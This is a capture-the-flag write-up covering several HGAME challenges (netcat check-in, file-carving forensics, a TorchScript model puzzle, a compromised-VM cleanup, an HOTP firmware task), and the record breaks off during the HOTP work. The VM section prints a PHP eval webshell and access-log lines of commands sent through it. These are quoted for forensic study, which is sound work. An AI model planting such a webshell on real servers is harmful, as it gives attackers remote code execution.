s3loy #000132 4700 pts
Check-in
1.test nc
Just test your NetCat.
Try connecting to the remote environment and getting the flag through its shell.
❯ nc node1.hgame.vidar.club 31838lsbindevetcflaghomelibmediamntoptprocrootrunsbinsrvstart.shsystmpusrvarcat flaghgame{Y0ur-Can_c0nN3Ct-To_THE-reM0te_ENv1RoNMEnT_To_Get_FLAg0}hgame{Y0ur-Can_c0nN3Ct-To_THE-reM0te_ENv1RoNMEnT_To_Get_FLAg0}
2.The Prologue Starts Here
ctrl+C ctrl+shift+v
hgame{Now-I-kn0w-how-to-subm1t-my-fl4gs!}
Misc
1.Hakuya Want A Girl Friend
It’s time for the annual HGAME again. Following the tradition of the last two years, we’re finding (
sacrificing) a single member to make a challenge out of 🥵🥵.It worked out for the last two. Here’s hoping it works this year too 🙏.
What an absurd challenge (jk)

Downloaded the txt and found it was hexadecimal data in a text file, so I converted it.
with open('hky.txt', 'r') as f: hex_data = f.read().strip()binary_data = bytes.fromhex(hex_data)with open('output_file', 'wb') as f: f.write(binary_data)print("文件已成功合成")The archive needed a password. I kept looking for clues and noticed that flag.txt inside it was tiny, so I suspected there was something else hidden here.

There was a reversed PNG at the end, so the latter part of the archive probably contained something else.
def reverse_png(input_file, output_file):    with open(input_file, 'rb') as f:        content = f.read()
    reversed_content = content[::-1]
    with open(output_file, 'wb') as f:        f.write(reversed_content)
input_path = 'aphoto'output_path = 'fixed_output.png'reverse_png(input_path, output_path)
Then I could see the photo.
Used the CRC to calculate a width of 576 and height of 779, then patched them.

To_f1nd_th3_QQ: At first I thought I had to find his QQ number and use it as the password. I spent ages getting nowhere, only to find that this string itself was the password.
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
2.Level 314: Twin Entities in the Linear Corridor
Observation Record: Level 314, Twin Entities in the Linear Corridor
Entity identifier: Model.pt Danger class: Class Ψ (requires special conditions to activate)
Description: An anomalous entity was discovered in the linear corridors of Level 314, manifesting as a frozen neural network module (Model.pt).
Observation protocol:
Activate the entity using the standard loading protocol:
Prepare a tensor with shape [█,██], ensuring that it satisfies the “█/█ steady-state” condition.
Feed the tensor into the entity to attempt to activate the information:
Warning:
- The input tensor’s reality stability coefficient (atol) must be ≤1e-4, or the information layer may collapse.
- Avoid random tensors, which may cause contamination by false signals.
Appendix:
- The entity appears to use phase-shift encryption and temporal-displacement encryption.
- Operation under M.E.G. supervision is recommended to prevent unstable propagation of the information layer.
The description startled me at first. What a cool premise.
First, let’s extract some information from the supplied pt model.
import torchentity = torch.jit.load('entity.pt')
# Print general info about the entityprint("Entity info:", entity)
# Print the code contained in the entityprint("\nEntity code:")print(entity.code)
# Print the list of modulesprint("\nModules:")for name, module in entity.named_modules():    print(f"- {name}")
# Print parameters and their shapesprint("\nParameters:")for name, param in entity.named_parameters():    print(f"- {name}: {param.shape}")'''Entity info: RecursiveScriptModule(original_name=MyModel  (linear1): RecursiveScriptModule(original_name=Linear)  (security): RecursiveScriptModule(original_name=SecurityLayer)  (relu): RecursiveScriptModule(original_name=ReLU)  (linear2): RecursiveScriptModule(original_name=Linear))
Entity code:def forward(self,    x: Tensor) -> Tensor:  linear1 = self.linear1  x0 = (linear1).forward(x, )  security = self.security  x1 = (security).forward(x0, )  relu = self.relu  x2 = (relu).forward(x1, )  linear2 = self.linear2  return (linear2).forward(x2, )
Modules:- linear1- security- relu- linear2
Parameters:
- linear1.weight: torch.Size([10, 10])- linear1.bias: torch.Size([10])- linear2.weight: torch.Size([1, 10])- linear2.bias: torch.Size([1])'''
I didn’t think any normal module would be called security, so I took a look at what it was.
print(dir(entity.security))'''['T_destination', '__annotations__', '__bool__', '__call__', '__class__', '__contains__', '__copy__', '__deepcopy__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattr__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__jit_unused_properties__', '__le__', '__len__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__reduce_package__', '__repr__', '__setattr__', '__setstate__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', '_apply', '_backward_hooks', '_backward_pre_hooks', '_buffers', '_c', '_call_impl', '_compiled_call_impl', '_concrete_type', '_constants_set', '_construct', '_disable_script_meta', '_finalize_scriptmodule', '_forward_hooks', '_forward_hooks_always_called', '_forward_hooks_with_kwargs', '_forward_pre_hooks', '_forward_pre_hooks_with_kwargs', '_get_backward_hooks', '_get_backward_pre_hooks', '_get_name', '_initializing', '_is_full_backward_hook', '_load_from_state_dict', '_load_state_dict_post_hooks', '_load_state_dict_pre_hooks', '_maybe_warn_non_full_backward_hook', '_methods', '_modules', '_named_members', '_non_persistent_buffers_set', '_parameters', '_reconstruct', '_register_load_state_dict_pre_hook', '_register_state_dict_hook', '_replicate_for_data_parallel', '_save_for_lite_interpreter', '_save_to_buffer_for_lite_interpreter', '_save_to_state_dict', '_slow_forward', '_state_dict_hooks', '_state_dict_pre_hooks', '_version', '_wrapped_call_impl', 'add_module', 'apply', 'bfloat16', 'buffers', 'call_super_init', 'children', 'code', 'code_with_constants', 'compile', 'cpu', 'cuda', 'define', 'double', 'dump_patches', 'eval', 'extra_repr', 'float', 'forward', 'forward_magic_method', 'get_buffer', 'get_debug_state', 'get_extra_state', 'get_parameter', 'get_submodule', 'graph', 'graph_for', 'half', 'inlined_graph', 'ipu', 'load_state_dict', 'modules', 'mtia', 'named_buffers', 'named_children', 'named_modules', 'named_parameters', 'original_name', 'parameters', 'register_backward_hook', 'register_buffer', 'register_forward_hook', 'register_forward_pre_hook', 'register_full_backward_hook', 'register_full_backward_pre_hook', 'register_load_state_dict_post_hook', 'register_load_state_dict_pre_hook', 'register_module', 'register_parameter', 'register_state_dict_post_hook', 'register_state_dict_pre_hook', 'requires_grad_', 'save', 'save_to_buffer', 'set_extra_state', 'set_submodule', 'share_memory', 'state_dict', 'to', 'to_empty', 'train', 'type', 'xpu', 'zero_grad']'''There was a curious code attribute. Let’s print it:
print(entity.security.code)'''def forward(self, x: Tensor) -> Tensor: _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001) if _0: _1 = annotate(List[str], []) flag = self.flag for _2 in range(torch.len(flag)): b = flag[_2] _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85))) decoded = torch.join("", _1) print("Hidden:", decoded) else: pass if bool(torch.gt(torch.mean(x), 0.5)): _4 = annotate(List[str], []) fake_flag = self.fake_flag for _5 in range(torch.len(fake_flag)): c = fake_flag[_5] _6 = torch.append(_4, torch.chr(torch.sub(c, 3))) decoded0 = torch.join("", _4) print("Decoy:", decoded0) else: pass return x'''In theory, we should construct a 1*10 tensor with every value equal to π/10, which also explains the black boxes in the challenge description.
But flag is a static attribute, so we can just print it directly (
import torch
# Load the modelentity = torch.jit.load('entity.pt')
# Extract the encrypted data from the security layersecurity_layer = entity.securityflag = security_layer.flagfake_flag = security_layer.fake_flag
# Decryption logichidden = ''.join([chr(c ^ 85) for c in flag])decoy = ''.join([chr(c - 3) for c in fake_flag])
print("Hidden Flag (直接提取):", hidden)print("Decoy Flag (直接提取):", decoy)
'''Hidden Flag (直接提取): flag{s0_th1s_1s_r3al_s3cr3t}Decoy Flag (直接提取): flag{fake_flag}'''
Not sure why the flag starts with flag.
flag{s0_th1s_1s_r3al_s3cr3t}
3.Computer cleaner
Xiaoming’s virtual machine seems to have been attacked. Can you help him clean up his computer?
- Find the attacker’s webshell connection password.
- Do some basic tracing of the attacker.
- Investigate the attacker’s goal.
Virtual machine password: vviiddaarr
Opened it with VMware Workstation 17.
Since there was a webshell, the web server was the place to look, so I went to /var/www/html.
The logs revealed the attacker’s goal.
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"In shell.php, we can see <?php @eval($_POST['hgame{y0u_']);?>.
A little tracing of 121.41.34.25:

hav3_cleaned_th3
/Documents/flag_part3
_c0mput3r!}
hgame{y0u_hav3_cleaned_th3_c0mput3r!}
4.Two wires
HOTP is a one-time password generation algorithm, usually with two variable parameters: a
secretkey and acounter. The counter increments after each password is generated.You obtained a secondhand HOTP authenticator implementing HOTP according to RFC 4226. You discovered that the microcontroller in its security module had not disabled flash readout, so you easily obtained complete images of its internal firmware and EEPROM right away.
To study how it works, after obtaining the images, you tapped the communication lines between the microcontroller and USB interface chip and connected them to a logic analyzer (shown below). You then used the supplied host software to set a new HOTP key while observing the communication waveforms.

Using the supplied firmware, EEPROM image, and sigrok waveform file, analyze and calculate the following:
- The HOTP obtained during interaction with the host software, denoted
X1;- Using the key and initial counter set during that interaction, the HOTP obtained on the 10th use (including the current one, i.e.
counter+9), denotedX2;- If the previous owner had continued using the authenticator, the HOTPs they would obtain on the 32nd and 64th subsequent uses (i.e. at
counter+32andcounter+64), denotedY1andY2;Flag format:
hgame{X1_X2_Y1_Y2}, with each HOTP represented in decimal and zero-padded on the left to the number of digits used by the authenticator. For example, if it generates 8-digit HOTPs, a correctly formatted flag would behgame{00000000_00000001_00000022_00000333}.

capture.sr is the sigrok waveform file.
firmware.elf contains the firmware.
eeprom.bin is the EEPROM image.
I had absolutely no idea where to start with this one either, so I began by studying what the challenge asked for.
First, HOTP.


After gathering enough information, I put together a script to generate HOTPs.
import structimport hmacimport hashlib

def hotp(secret, counter):    counter_bytes = struct.pack(">Q", counter)
    # Calculate the hash using HMAC-SHA1    hmac_hash = hmac.new(secret, counter_bytes, hashlib.sha1).digest()
    # Extract the number with dynamic truncation (the standard HOTP process)    offset = hmac_hash[-1] & 0x0F  # Take the low four bits of the hash's last byte    code = struct.unpack(">I", hmac_hash[offset:offset+4])[0] & 0x7FFFFFFF  # Extract and process 4 bytes    return code % 1000000  # Return a 6-digit verification code
secret1 = ""secret2 = ""
counter1 = 0counter2 = 0
x1 = hotp(secret1, counter1)x2 = hotp(secret1,counter1+9)
y1 = hotp(secret2, counter2+32)y2 = hotp(secret2,counter2+64)
print(f"hgame{{{x1}_{x2}_{y1}_{y2}}}")
This was just a first draft before analyzing anything else.
So the questions now are:
- The host software’s
secretandcounter. - The previous owner’s
secretandcounter.
Let’s take it one step at a time.
1 The Host Software
We should look at firmware.elf.
❯ binwalk -t -vv -e firmware.elf
MD5 Checksum:  7399bbea95a9dfb405db0df71d96344aSignatures:    411
DECIMAL       HEXADECIMAL     DESCRIPTION------------------------------------------------------------------------------------------------------------------------0             0x0             ELF, 32-bit LSB executable, version 1 (SYSV)
Opened it in IDA Pro.

But IDA couldn’t disassemble it.
Tried Ghidra instead. It could disassemble it, but there were lots of errors.
/* i2cOnReceive(int) */
undefined2 i2cOnReceive(undefined2 param_1)
{    undefined *unaff_SP;    undefined *puVar1;    char cVar2;    undefined2 uVar3;    undefined uVar4;    ushort in_R25R24;    undefined1 *puVar5;    undefined *puVar6;
    cVar2 = '\0';    *unaff_SP = (char)param_1;    unaff_SP[-1] = (char)((ushort)param_1 >> 8);    unaff_SP[-2] = (char)mem0x001c;    unaff_SP[-3] = (char)((ushort)mem0x001c >> 8);    puVar1 = unaff_SP + -4;    if (next_action == cVar2) {        if (0x10 < in_R25R24) {            puVar5 = &msg_recv;            do {                uVar4 = 0xff;                *(undefined2 *)(puVar1 + -1) = 0x58a;                puVar1 = puVar1 + -2;                uVar3 = TwoWire::read();                puVar6 = puVar5 + 1;                *puVar5 = uVar4;                puVar5 = puVar6;            } while ((byte)uVar3 != (byte)puVar6 ||                     (char)((ushort)uVar3 >> 8) !=                     (char)((char)((ushort)puVar6 >> 8) + ((byte)uVar3 < (byte)puVar6)));            if (msg_recv == '\x01') {                next_action = '\x03';            }            else if (msg_recv == '\0') {                next_action = '\x02';            }            else if (msg_recv == '\x02') {                next_action = '\x04';            }            else if (msg_recv == '\x03') {                next_action = '\x05';            }        }    }    else {        illegal_state = 1;    }    return CONCAT11(puVar1[3],puVar1[4]);}
The i2cOnReceive function explains this.
Looking directly at firmware.elf didn’t seem to reveal much. But according to the description, capture.sr should contain the process of setting a new HOTP key, so in theory we can extract information from it.
Downloaded PulseView and opened capture.sr.
P.S. This software doesn’t support paths containing Chinese characters. Try it yourself and you’ll see.

There were four channels after opening it, but the earlier diagram shows that we only need D0 and D1, so I just deleted D2 and D3.
